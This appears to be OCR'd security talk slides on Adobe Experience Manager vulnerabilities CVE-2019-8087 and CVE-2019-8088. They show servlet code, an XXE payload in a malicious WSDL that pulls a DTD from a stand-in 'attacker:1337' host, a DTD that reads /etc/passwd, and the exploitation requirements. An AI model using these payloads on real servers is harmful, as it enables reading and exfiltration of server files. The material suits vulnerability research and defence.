
- WSDLInvokerServlet

```
@Service({Servlet.class})
@Properties({@Property(
    name = "sling.servlet.resourceTypes",
    value = {"fd/af/components/guideContainer"}
), @Property(
    name = "sling.servlet.selectors",
    value = {"af.wsdl"}
), @Property(
    name = "sling.servlet.methods",
    value = {"POST"}
)})
public class WSDLInvokerServlet
…
```

CVE-2019-8087




CVE-2019-8087



CVE-2019-8087

- WSDL example
  - https://cs.au.dk/~amoeller/WWW/webservices/wsdlexample.html

CVE-2019-8087



CVE-2019-8087

- Malicious xxe.wsdl


```
<?xml version="1.0"?>
<!DOCTYPE definitions [
    <!ENTITY % dtd SYSTEM "http://attacker:1337/loot.dtd">
    %dtd;
    %param1;
]>
<definitions name="StockQuote"
…
<operation name="GetLastTradePrice">
      <soap:operation soapAction="&internal;"/>
…
```

CVE-2019-8087

- Malicious loot.dtd

```
<!ENTITY % payload SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY internal '%payload;'>">
```

CVE-2019-8087



CVE-2019-8087

- Exploitation requirements
  - There should be a node with **fd/af/components/guideContainer** resource type
    - property=sling:resourceType&property.value=fd/af/components/guideContainer
  - Attacker should have a **jcr:write** access somewhere
    - /content/usergenerated/etc/commerce/smartlists/

CVE-2019-8087


- Exploitation requirements
  - Doesn’t work equally on different AEM versions
  - On some AEM versions **WSDLInvokerServlet** is not present

CVE-2019-8088


- GuideSubmitServlet

```
@Service({Servlet.class})
@Properties({@Property(
    name = "sling.servlet.resourceTypes",
    value = {"fd/af/components/guideContainer"}
), @Property(
    name = "sling.servlet.methods",
    value = {"POST"}
), @Property(
    name = "sling.servlet.selectors",
    value = {"af.submit", "af.agreement", "af.signSubmit"}
)})
public class GuideSubmitServlet extends SlingAllMethodsServlet {
…
```


CVE-2019-8088




CVE-2019-8088



